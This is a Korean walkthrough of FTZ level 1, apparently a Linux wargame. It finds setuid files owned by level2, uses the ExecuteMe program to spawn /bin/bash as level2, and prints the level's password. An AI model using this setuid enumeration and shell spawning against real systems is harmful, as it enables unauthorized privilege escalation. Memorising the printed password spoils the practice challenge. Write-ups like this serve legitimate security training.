

FTZ – level1




Level 2 권한에 setuid가 걸린 파일 확인



Find 명령어를 이용하여 파일 확인

find / -user level2 –perm -4000 2>/dev/null

/	전체를 검색
-user level2	level2 유저를 검색
-perm	권한과 일치하는 파일
-4000	-(최소한), 4(setuid)가 걸려있는 000(모든파일) 의미
2>/dev/null	2->STRERR(standard error), 에러메시지를 null로 보내 출력하지 않음



bin 디렉터리로 이동하여 ExecuteMe 파일 확인

./ExecuteMe 로 실행

```
레 벨 2의  권 한 으 로  당 신 이  원 하 는  명 령 어 를
한 가 지  실 행 시 켜  드 리 겠 습 니 다 .
(단 , my-pass 와  chmod는  제 외 )

어 떤  명 령 을  실 행 시 키 겠 습 니 까 ?


[level2@ftz level2]$
```

ExecuteMe 실행 시 명령어 실행 질문을 받음

/bin/bash입력

bash쉘을 level2의 권한으로 실행시킴

```
                [level2@ftz level2]$ /bin/bash


[level2@ftz level2]$ id
uid=3002(level2) gid=3001(level1) groups=3001(level1)
[level2@ftz level2]$ my-pass
```

level2의 권한으로 리눅스의 명령어를 사용 가능하게 됨

```
[level2@ftz level2]$ whoami
level2
[level2@ftz level2]$ who am i
level1   pts/1        Aug 12 11:15 (192.168.0.1)
[level2@ftz level2]$
```

최초 접속자는 level1이였지만 현재 level2로 접속한 것을 whoami명령어를 통해 확인 가능

```
Level2 Password is "hacker or cracker".

[level2@ftz level2]$
```

my-pass 명령어를 통해 내 비밀번호가 무엇인지 확인가능